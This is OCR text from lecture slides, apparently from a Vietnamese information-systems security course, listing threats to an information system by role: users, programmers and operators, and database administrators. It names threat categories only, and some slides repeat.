
Programers/Operators
Creating trapdoors
Program alteration (such as creating software that is insecure)
Inadequate staff training
Inadequate security policies and procedures
Staff shortages or strikes

Data/Database Administrator
Inadequate security policies and procedures


Các thành phần cần bảo vệ trong một HTTT



Các thành phần cần bảo vệ trong một HTTT



Các thành phần cần bảo vệ trong một HTTT




Users
Using another person's means of access
Viewing and disclosing unauthorized data
Inadequate Staff training
Illegal entry by hacker
Blackmail
Introduction of viruses

Programers/Operators
Creating trapdoors
Program alteration (such as creating software that is insecure)
Inadequate staff training
Inadequate security policies and procedures
Staff shortages or strikes

Data/Database Administrator
Inadequate security policies and procedures

Các thành phần cần bảo vệ trong một HTTT




Question ?